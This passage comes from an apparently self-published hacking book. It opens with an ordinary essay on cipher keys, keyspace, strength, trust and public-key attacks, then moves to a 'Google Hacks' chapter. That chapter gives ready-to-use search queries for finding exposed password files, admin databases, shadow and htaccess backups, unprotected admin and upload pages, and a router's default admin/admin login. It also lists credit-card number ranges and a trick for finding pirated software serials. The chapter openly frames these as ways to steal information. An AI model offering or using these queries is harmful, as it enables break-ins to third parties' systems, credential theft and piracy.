2. The next problem is remembering the rules, since the rules constitute the key. If we choose from among many rules, in no pattern at all, we may have a strong cipher, but be unable to remember the key. And if we write the key down, all someone has to do is read that and properly interpret it (which may be another encryption issue). So we might choose among few rules, in some pattern, which will make a weaker cipher.
3. Another problem is the question of what we do for longer messages. This sort of scheme seems to want a different key, or perhaps just more key, for a longer message, which is certainly inconvenient. What often happens in practice is that the key is re-used repeatedly, and that will be very, very weak.
4. Yet another problem is the observation that describing the rule selection may take more information than the message itself. To send the message to someone else, we must somehow transport the key securely to the other end. But if we can transfer this amount of data securely in the first place, we wonder why we cannot securely transfer the smaller message itself.

Modern ciphering is about constructions which attempt to solve these problems. A modern cipher has a large keyspace, which might well be controlled by a hashing computation on a language phrase we can remember. A modern cipher system can handle a wide range of message sizes, with exactly the same key, and normally provides a way to securely re-use keys. And the key can be much, much smaller than a long message.

Moreover, in a modern cipher, we expect the key to not be exposed, even if the opponent has both the plaintext and the associated ciphertext for many messages (a known-plaintext attack). In fact, we normally assume that the opponent knows the full construction of the cipher, and has lots of known plaintext, and still cannot find the key. Such designs are not trivial.

Naive Challenges

Sometimes a novice gives us 40 or 50 random-looking characters and says, "Bet you can't break this!" But that is not very realistic.

In actual use, we normally assume that a cipher will be widely distributed, and thus somewhat available. So we assume the opponent will somehow acquire either the cipher machine or its complete design. We also assume a cipher will be widely used, so a lot of ciphered material will be around somewhere. We assume the opponent will somehow acquire some amount of plaintext and the associated ciphertext (that is, known plaintext). And even in this situation, we still expect the cipher to hide the key and other messages.

A cipher designer should expect everything to be exposed -- the complete cipher design, ciphertext, unlimited associated plaintext, etc. -- except the actual message and key. All of the exposed information should be provided to anyone working on the problem.

What Cryptography Can Do

Potentially, cryptography can hide information while it is in transit or storage. In general, cryptography can:

- Provide secrecy.
- Authenticate that a message has not changed in transit.
- Implicitly authenticate the sender.

Cryptography hides words: At most, it can only hide talking about contraband or illegal actions. But in a country with "freedom of speech," we normally expect crimes to be more than just "talk."

Cryptography can kill in the sense that boots can kill; that is, as a part of some other process, but that does not make cryptography like a rifle or a tank. Cryptography is defensive, and can protect ordinary commerce and ordinary people. Cryptography may be to our private information as our home is to our private property, and our home is our "castle."

Potentially, cryptography can hide secrets, either from others, or during communication. There are many good and non-criminal reasons to have secrets: Certainly, those engaged in commercial research and development (R&D) have "secrets" they must keep. Business often needs secrecy from competitors while plans and laid and executed, and the need for secrecy often continues as long as there are business operations. Professors and writers may want to keep their work private, until an appropriate time. Negotiations for new jobs are generally secret, and romance often is as well, or at least we might prefer that detailed discussions not be exposed. And health information is often kept secret for good reason.

One possible application for cryptography is to secure on-line communications between work and home, perhaps leading to a society-wide reduction in driving, something we could all appreciate.

What Cryptography Can Not Do

Cryptography can only hide information after it is encrypted and while it remains encrypted. But secret information generally does not start out encrypted, so there is normally an original period during which the secret is not protected. And secret information generally is not used in encrypted form, so it is again outside the cryptographic envelope every time the secret is used.

Secrets are often related to public information, and subsequent activities based on the secret can indicate what that secret is.

And while cryptography can hide words, it cannot hide:

- Physical contraband,
- Cash,
- Physical meetings and training,
- Movement to and from a central location,
- An extravagant lifestyle with no visible means of support, or
- Actions.

And cryptography simply cannot protect against:

- Informants,
- Undercover spying,
- Bugs,
- Photographic evidence, or
- Testimony.

It is a joke to imagine that cryptography alone could protect most information against Government investigation. Cryptography is only a small part of the protection needed for "absolute" secrecy.

Cryptography with Keys

Usually, we arrange to select among a huge number of possible intermediate forms by using some sort of "pass phrase" or key. Normally, this is some moderately-long language phrase which we can remember, instead of something we have to write down (which someone else could then find).

Those who have one of the original keys can expose the information hidden in the message. This reduces the problem of protecting information to:

1. Performing transformations, and

2. Protecting the keys.

This is similar to locking our possessions in our house and keeping the keys in our pocket.

Problems with Keys

The physical key model reminds us of various things that can go wrong with keys:

- We can lose our keys.
- We can forget which key is which.
- We can give a key to the wrong person.
- Somebody can steal a key.
- Somebody can pick the lock.
- Somebody can go through a window.
- Somebody can break down the door.
- Somebody can ask for entry, and unwisely be let in.
- Somebody can get a warrant, then legally do whatever is required.
- Somebody can burn down the house, thus making everything irrelevant.

Even absolutely perfect keys cannot solve all problems, nor can they guarantee privacy. Indeed, when cryptography is used for communications, generally at least two people know what is being communicated. So either party could reveal a secret:

- By accident.
- To someone else.
- Through third-party eavesdropping.
- As revenge, for actions real or imagined.
- For payment.
- Under duress.
- In testimony.

When it is substantially less costly to acquire the secret by means other than a technical attack on the cipher, cryptography has pretty much succeeded in doing what it can do.

Cryptography without Keys

It is fairly easy to design a complex cipher program to produce a single complex, intermediate form. In this case, the program itself becomes the "key."

But this means that the deciphering program must be kept available to access protected information. So if someone steals your laptop, they probably will also get the deciphering program, which -- if it does not use keys -- will immediately expose all of your carefully protected data. This is why cryptography generally depends upon at least one remembered key, and why we need ciphers which can produce a multitude of different ciphertexts.

Keyspace

Cryptography deliberately creates the situation of "a needle in a haystack." That is, of all possible keys, only one should recover the correct message, and that one key is hidden among all possible keys. Of course, the opponent might get lucky, but probably will have to perform about half of the possible decipherings to find the message.

To keep messages secret, it is important that a cipher be able to produce a multitude of different intermediate forms or ciphertexts. Clearly, no cipher can possibly be stronger than requiring the opponent to check every possible deciphering. If such a brute force search is practical, the cipher is weak. The number of possible ciphertexts is the "design strength" of a cipher.

[Actually, there is at least one other possibility for delivering strength, and that is the Shannon idea of Perfect Secrecy: If a cipher can be constructed such that every possible plaintext can be deciphered from any given ciphertext, a full brute-force attack just produces every possible

plaintext. Unfortunately, this requires as much keying information as plaintext, which then becomes a key distribution problem as in the one-time pad. However, the basic idea might be used to strengthen parts of an overall imperfect cipher.

Each different ciphertext requires a different key. So the number of different ciphertexts which we can produce is limited to the number of different keys we can use. We describe the keyspace by the length in bits of the binary value required to represent the number of possible ciphertexts or keys.

It is not particularly difficult to design ciphers which may have a design strength of hundreds or thousands of bits, and these can operate just as fast as our current ciphers. However, the U.S. Government generally does not allow the export of data ciphers with a keyspace larger than about 40 bits, which is a very searchable value.

Recently, a 56-bit keyspace was searched (with special hardware) and the correct key found in about 56 hours. Note that a 56-bit key represents 2^{16} times as many transformations as a 40-bit key. So, all things being equal, similar equipment might find a 40-bit key in about 3 seconds. But at the same rate, an 80-bit key (which is presumably 2^{24} times as strong as a 56-bit key) would take over 100,000 years.

Strength

Keyspace alone only sets an upper limit to cipher strength; a cipher can be much weaker than it appears. An in-depth understanding or analysis of the design may lead to "shortcuts" in the solution. Perhaps a few tests can be designed, each of which eliminates vast numbers of keys, thus in the end leaving a searchable keyspace; this is one form of cryptanalysis.

Given the large and developed field of cryptography, one might think that surely there must be tests which can report the strength of an arbitrary cipher. Alas, there can be no such test. Every keyed cipher is weak if the key can be found, so what we normally mean by "strength" is the

inability of unknown opponents to develop the correct key based on whatever information they can acquire. (Normally, we assume the opponent has a large amount of both the plaintext and the associated ciphertext, because it is difficult in practice to eliminate all known-plaintext exposure.) Thus, strength in practice depends upon the abilities of opponents we cannot know. Those opponents will have all the knowledge of the "open scientific literature," plus whatever additional knowledge they may have developed in their own groups.

Every user of cryptography should understand that, in practice, **all** known ciphers (including the one time pad, when used in practice) are at least potentially vulnerable to some unknown technical attack. And if such a break does occur, our private information could be exploited for years and there is no reason to expect that we would find out about it.

Ciphers and Trust

With respect to trust, cryptography is not like most areas of technology: Normally, we can see or hear or otherwise directly sense when our devices perform as designed. For example, when we build a car, we can see how fast and far it goes, how easily it starts, and so on; the goal of moving people inside a machine is observable and measurable in many ways. Whenever we use a car and see that it works, that builds trust. When thousands of cars cross a bridge successfully, we learn to trust that bridge, at least for cars. When we turn on a radio and listen to a station we know the radio "works."

We even know when software "works": In general, we use software to produce some sort of result we want. We can then examine the results and decide whether or not they are indeed what we want. Even if bugs do occur, they are generally secondary to the results we manage to produce. So as we use software, we can build trust that it will do what we expect, because we can see what it does.

In contrast, the purpose of cryptography is to protect our secret information, and that is a result we cannot see: The loss of information is something we simply can neither see nor measure. We do not know whether or not a cipher "works." And since we cannot tell whether a cipher is "working," simply using a cipher should not build trust, even if many people use that cipher over many years. Unfortunately, this is such an unusual situation that most people do not recognize the distinction.

The inability to measure whether or not a cipher "works" lends an ironic aspect to the concept of cryptography as a science.

It is sometimes argued that not knowing whether or not a cipher "works" is not too far from the situation of pharmaceutical drugs, in the sense that we simply cannot know the long-term implications of any medication. But we certainly do expect that a drug actually will improve matters in some observable way, or it will not be used. And in cryptography, we cannot even say that using a cipher will improve matters. In a real sense, any cipher could be a "placebo," presenting only the appearance of medication, and we may be the sad unmedicated patient. The belief that we are being helped when that is not the truth is precisely the situation our opponents wish to achieve!

But what about cipher "contests," and all the pro-bono analysis contributed by crypto experts? Surely all that must tell us something we can believe in! Well, that does tell us something, but perhaps not what we hope for.

What academic cryptanalysis tells us is that those who participate and who know the open scientific literature are unaware of any obvious successful attacks. Unfortunately, that says nothing at all about strength with respect to non-academic opponents, who know both the open academic literature and their own in-house development, and may spend far more time on cryptanalysis.

If our opponents are successful at breaking our cipher they will not tell us. For if we know for sure that our cipher is broken, we will eventually change the cipher, and the new one may be more difficult to break than the old one. So our opponents will seek to avoid providing even hints that our cipher is weak. In fact, opponents who are successful in breaking our cipher may actively seek to discount any hints of cipher weakness, and also disparage anyone carrying that message. Propaganda is a natural, expected consequence of the situation. In the end, there is no reason to expect that we will know when our cipher becomes weak, or if it has been weak all along.

System Design and Strength

Cryptographic design may seem as easy as selecting a cipher from a book of ciphers. But ciphers, per se, are only part of a secure encryption system. It is common for a cipher system to require cryptographic design beyond simply selecting a cipher, and such design is much trickier than it looks.

The use of an unbreakable cipher does not mean that the encryption system will be similarly unbreakable. A prime example of this is the man-in-the-middle attack on public-key ciphers. Public-key ciphers require that one use the correct key for the desired person. The correct key must be known to cryptographic levels of assurance, or this becomes the weak link in the system: Suppose an opponent can get us to use his key instead of the right one (perhaps by sending a faked message saying "Here is my new key"). If he can do this to both ends, and also intercept all messages between them (which is conceivable, since Internet routing is not secure), the opponent can sit "in the middle." He can decipher each message (now in one of his keys), then re-encipher that message in the correct user key, and send it along. So the users communicate, and no cipher has been broken, yet the opponent is still reading the conversation. Such are the consequences of system design error.

Cryptanalysis versus Subversion

Cryptanalysis is hard; it is often tedious, repetitive, and very, very expensive. Success is never assured, and resources are always limited. Consequently, other approaches for obtaining the hidden information (or the key!) can be more effective.

Approaches other than a direct technical attack on ciphertext include getting the information by cunning, outright theft, bribery, or intimidation. The room or computer could be bugged, secretaries subverted, files burglarized, etc. Most information can be obtained in some way other than "breaking" ciphertext.

When the strength of a cipher greatly exceeds the effort required to obtain the same information in another way, the cipher is probably strong enough. And the mere fact that information has escaped does not necessarily mean that a cipher has been broken.

Secret Ciphers

Although, in some cases, cryptanalysis might succeed even if the ciphering process was unknown, we would certainly expect that this would make The opponents' job much harder. It thus can be argued that the ciphering process should remain secret. Certainly, military cipher systems are not actually published (although it may be assumed internally that the equipment is known to the other side). But in commercial cryptography we normally assume (see Kerckhoff's Requirements) that the opponents will know every detail of the cipher (although not the key, of course). There are several reasons for this:

- First, it is common for a cipher to have unexpected weaknesses which are not found by its designers. But if the cipher design is kept secret, it cannot be examined by various interested parties, and so the weakness will not be publicly exposed. And this means that the weakness might be exploited in practice, while the cipher continues to be used.

- Next, if a cipher itself is a secret, that secret is increasingly compromised by making it available for use: For a cipher to be used, it must be present at various locations, and the more widely it is used, the greater the risk the secret will be exposed. So whatever advantage there may be in cipher secrecy cannot be maintained, and the opponents eventually will have the same advantage they would have had from public disclosure. Only now the cipher designers can comfort themselves with the dangerous delusion that their opponents do not have an advantage they actually will have.

There is another level of secrecy here, and that is the trade secrecy involved with particular software designs. Very few large companies are willing to release source code for their products without some serious controls, and those companies may have a point. While the crypto routines themselves presumably might be patented, releasing that code alone probably would not support a thorough security evaluation. Source code might reasonably be made available to customers under a nondisclosure agreement, but this will not satisfy everyone. And while it might seem nice to have all source code available free, this will certainly not support an industry of continued cipher design and development. Unfortunately, there appears to be no good solution to this problem.

Hardware vs Software Ciphers

Currently, most ciphers are implemented in software; that is, by a program of instructions executed by a general-purpose computer. Normally, software is cheaper, but hardware can run faster, and nobody can change it. Of course, there are levels to hardware, from chips (which thus require significant interface software) to external boxes with communications lines running in and out. But there are several possible problems:

1. Software, especially in a multi-user system, is almost completely insecure. Anyone with access to the machine could insert modified software which would then be repeatedly used under the false assumption that effective security was still in place. This may not

be an issue for home users, and real solution here may depend upon a secure operating system.

2. Hardware represents a capital expense, and is extremely inflexible. So if problems begin to be suspected in a hardware cipher, the expense of replacement argues against an update. Indeed, a society-wide system might well take years to update anyway.

One logical possibility is the development of ciphering processors -- little ciphering computers -- in secure packaging. Limited control over the processor might allow a public-key authenticated software update, while otherwise looking like hardware. But probably most users will not care until some hidden software system is exposed on some computers.

Block Ciphers

There are a whole range of things which can distinguish one cipher from another. But perhaps the easiest and most useful distinction is that between stream ciphers and block ciphers. A block cipher requires that a full block of data be collected before ciphering can begin; a stream cipher can cipher individual units (perhaps bits or bytes) as they occur. As a consequence, if it ever becomes necessary to cipher individual bits or bytes in a block cipher, it will be necessary to fill the rest of the block with padding before ciphering.

Logically, a conventional block cipher (other than a transposition cipher) is just simple substitution: A block of plaintext data is collected and then substituted into an arbitrary ciphertext value. So a toy version of a block cipher is just a table look-up, much like the amusement ciphers in newspapers. Of course, a realistic block cipher has a block width which is far too large to hold the transformation in any physical table. Because of the large block size, the invertible transformation must be simulated, in some way dynamically constructed for each block enciphered.

In a conventional block cipher, any possible permutation of "table" values is a potential key. So if we have a 64-bit block, there would theoretically be 2^{64} factorial possible keys, which is a huge, huge value. But the well-known 64-bit block cipher DES has "only" 2^{56} keys, which is as nothing in comparison. In part, this is because any real mechanism can only emulate the theoretical ideal of a huge simple substitution. But mostly, 56-bit keys have in the past been thought to be "large enough." Now we expect at least 128 bits, or perhaps somewhat more.

Stream Ciphers

If a block cipher is a huge simple substitution, a stream cipher can be a small substitution which is in some way altered for each bit or byte enciphered. Clearly, repeatedly using a small unchanging substitution (or even a linear transformation) is not going to be secure in a situation where the opponent will have a substantial quantity of known plaintext. One way to use a small transformation securely is to use a simple additive combiner to mix data with a really random confusion sequence; done properly, this is the supposedly "unbreakable" one time pad.

[In practice, a one time pad is in fact at least potentially breakable. All that is necessary to break a one time pad is to predict the random sequence. Predicting future values in a sequence can be tough, but the issue is whether we really know that prediction must be tough, or just choose to have that belief. It is easy to wave hands and say: "That's unpredictable," but actually producing a provably unpredictable sequence requires far more than mere handwaves.]

Logically, a stream cipher can be seen as the general concept of repeatedly using a block transformation to handle more than one block of data. I would say that even the simple repeated use of a block cipher in ECB mode would be "streaming" the cipher. And use in more complex chaining modes like CBC are even more clearly stream meta-ciphers which use block transformations.

One common idea that comes up again and again with novice cryptographers is to take a textual key phrase, and then add (or exclusive-OR) the key with the data, byte-by-byte, starting the key over each time it is exhausted. This is a very simple and weak stream cipher, with a short and repeatedly-used running key and an additive combiner. I suppose that part of the problem in seeing this weakness is in distinguishing between different types of stream cipher "key": In a real stream cipher, even a single bit change in a key phrase would be expected to produce a different running key sequence, a sequence which would not repeat across a message of any practical size. In the weak version, a single bit change in the short running key would affect only one bit each time it was used, and would do so repeatedly, as the keying sequence was re-used over and over again. In any additive stream cipher, the re-use of a keying sequence is absolutely deadly. And a real stream cipher would almost certainly use a random message key as the key which actually protects data.

Public Key Ciphers

Public key ciphers are generally block ciphers, with the unusual property that one key is used to encipher, and a different, apparently unrelated key is used to decipher a message. So if we keep one of the keys private, we can release the other key (the "public" key), and anyone can use that to encipher a message to us. Then we use our private key to decipher any such messages. It is interesting that someone who enciphers a message to us cannot decipher their own message even if they want to.

The prototypical public key cipher is RSA, which uses the arithmetic of huge numeric values. These values may contain 1,000 bits or more (over 400 decimal digits), in which each and every bit is significant. The keyspace is much smaller, however, because there are very severe constraints on the keys; not just any random value will do. So a 1,000-bit public key may have a brute-force strength similar to a 128-bit secret key cipher.

Because public key ciphers operate on huge values, they are very slow, and so are normally used just to encipher a random message key. The message key is then used by a conventional secret key cipher which actually enciphers the data.

At first glance, public key ciphers apparently solve the key distribution problem. But in fact they also open up the new possibility of a man-in-the-middle attack. To avoid this, it is necessary to assure that one is using exactly the correct key for the desired user. This requires authentication (validation or certification) via some sort of secure channel, and that can take as much effort as a secure secret key exchange. A man-in-the-middle attack is extremely worrisome, because it does not involve breaking any cipher, which means that all the effort spent in cipher design and analysis and mathematical proofs and public review would be completely irrelevant.

CHAPTER 13- GOOGLE HACKS

GOOGLE HACKS

Introduction

Google (http://www.google.com) can give lots of info to a hacker, to download files etc. The reason is coz google has lots of options on its search engine.

Google search options

FileType: We can search for specific files ex. *.xls, *.doc, *.pdf, *.ps, *.ppt, *.rtf, *.db, *.mdb, *.cfg, *.pwd, *.dat, etc. - usage example.:

Filetype:xls "pass"

Inurl: We can specify a word, and it will return us all urls which contains the word - usage example.: inurl:admin

" Index of " : We can find directory listings of specific folders on servers - usage example.: "index of" admin or index.of.admin

Site: We can find specific sites (domain names) ex. *.com, *.org, *.mi, *.gov, etc. - usage exaple.: site:gov or site:gov "Soprano"

Intitle: We can find specific urls with a specific title - usage example.: intitle:securityillusions

Link: Allows us to check which site links to a specific site - usage example.: link:securityillusions

Credit Cards:
Amex Numbers: 300000000000000..399999999999999
MC Numbers: 5178000000000000..5178999999999999
visa 4356000000000000..4356999999999999

"parent directory " /appz/ -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory "Xvid -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " Name of Singer or album -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Note: that I am only changing the word after the parent directory, change it to what you want and you will get a lot of stuff.

Music Search

Put this string in Google search:

?intitle:index.of? mp3

You only need the name of the song/artist/album

Example: ?intitle:index.of? mp3 Tupac

File Types

Put this string in google search:

inurl:microsoft filetype:iso

Note: You can change the filetype to what ever you want example: inurl:microsoft filetype:adobe,inurl:microsoft filetype:zip,inurl:microsoft filetype:jpg

Misc Commands

"# -FrontPage-" inurl:service.pwd : Frontpage passwords...very nice clean search result listing.

"AutoCreate=TRUE password=*" : This searches the password for "Website Access Analyzer", a Japanese software that creates webstatistics. For those who can read Japanese, check out the author's site at: http://www.coara.or.jp/~passy/

"http://*:*@www" domainname : This is a query to get inline passwords from search engines (not just Google), you must type in the query followed with the the domain name without the .com or .net

"http://*:*@www" bangbus or "http://*:*@www"bangbus : Simple commands to find

username and passwords for specific sites,
Another way is by just typing "http://bob:bob@www"

"sets mode: +k": This search reveals channel keys (passwords) on IRC as revealed from IRC chat logs.

allinurl: admin mdb : Not all of these pages are administrator's access databases containing usernames, passwords and other sensitive information, but many are!

allinurl:auth_user_file.txt : DCForum's password file. This file gives a list of (crackable) passwords, usernames and email addresses for DCForum and for DCShop (a shopping cart program(!!!). Some lists are bigger than others, all are fun, and all belong to googledorks. =)

eggdrop filetype:user user : These are eggdrop config files. Avoiding a full-blown descussion about eggdrops and IRC bots, suffice it to say that this file contains usernames and passwords for IRC users.

filetype:bak inurl:"htaccess|passwd|shadow|htusers" : This will search for backup files (*.bak) created by some editors or even by the administrator himself (before activating a new version).Every attacker knows that changing the extenstion of a file on a webserver can have ugly consequences.

Hacking and stealing information

by combining these options, we can get lots of info's and to steal files etc. Let's see some examples and how to.

inurl:gov filetype:xls "restricted" (will return all goverment sites with excel files with the name "restricted")

inurl:admin.cfg (admin.cfg, most of times is an admin configuration file. It may be as admin.cfg or config.cfg or setup.cfg . These files contain sensitive informations).

Webadmin

This is a small software that many admins use for editing their sites and uploading files remotely. The main page for the webadmin control centre is called webeditor.php (more infos and to download at http://wacker-welt.de/webadmin/). So, we search for webeditor.php example. inurl:webeditor.php (if the admin failed to protect these pages, we can gain full access). The upload file usally is file_upload.php, so we can directly search for this file example. inurl:file_upload.php).

Content Manager Systems

Are softwares that allows the webmaster to edit, alter and control the content of his site. Those kind uses online control panels usually named cms.html, panel.html or control.cfg. Just use the inurl option.

FrontPage Server Extensions HTML Administration Forms: Users with access to these forms, are able to perform a number of administrative functions remotely. The main page of these forms, is fpadmin.htm. When a default install is performed, the files are located in admin directory. So, we can search for example. inurl:fpadmin.htm "index of" admin or inurl:admin/fpadmin.htm . HMTL Administration Forms are not active when first installed, so u might not be able to

perform any administrative functions.

Freesco Router

Freesco Router Is a software for linux which, by default, installs a web browser, which allows owners to control the router through the http protocol. The default password and login for this control panel is admin and admin. Lots of people dont know this, so we search example. intitle:"freesco control panel" or "intitle:check the connection".

General Notes

1) try searching for strings in different languages.
2) Learn more about different software's that webmasters use, find important files and search for.
3) You can find different vulnerabilities (example. by taking the list of a vulnerability scanner or by checking the net) and combine them with your strings or to get new ideas for strings to search for.

Final Notes

If u are a newbie and u are going to attempt to use Google as a hack tool (and general anything malicious or attack), read ours "Anonymity" tutorial if not yet.

Here's a simple way to get serials & cracks for your programs

1. Go to Google.

2. in the search field type: "Product name" 94FBR

3. Where, "Product Name" is the name of the item you want to find the serial number for.

4. And voila - there you go - the serial number you needed.

HOW DOES THIS WORK

Quite simple really? 94FBR is part of an Office 2010 Pro cd key that is widely distributed as it bypasses the activation requirements of Office 2K Pro. By searching for the product name and 94fbr, you guarantee two things. 1) The pages that are returned are pages dealing specifically with the product you're wanting a serial for. 2) Because 94FBR is part of a serial number, and only part of a serial number, you guarantee that any page being returned is a serial number list page.

See these example searches:

"Photoshop cs5" 94FBR
"Age of Mythology" 94FBR
"Nero Burning Rom 11" 94FBR

About the Author

Y. Anto (MCITP, MCTS, MCP, RCP, and CEHE) is a writer, Hacker, Web designer, Network administrator, Phone application developer, Hardware technician, Cyber security expert and trainer who has working with Zion networks he has previously attended many IEEE International Conferences and nation conferences and more his research was about securing IT "The best way to hack is the best way to secure" about Anto by visiting his technical blog at http://anto2010.weebly.com and watch more hacking multimedia content visit his channel http://www.youtube.com/user/2040anto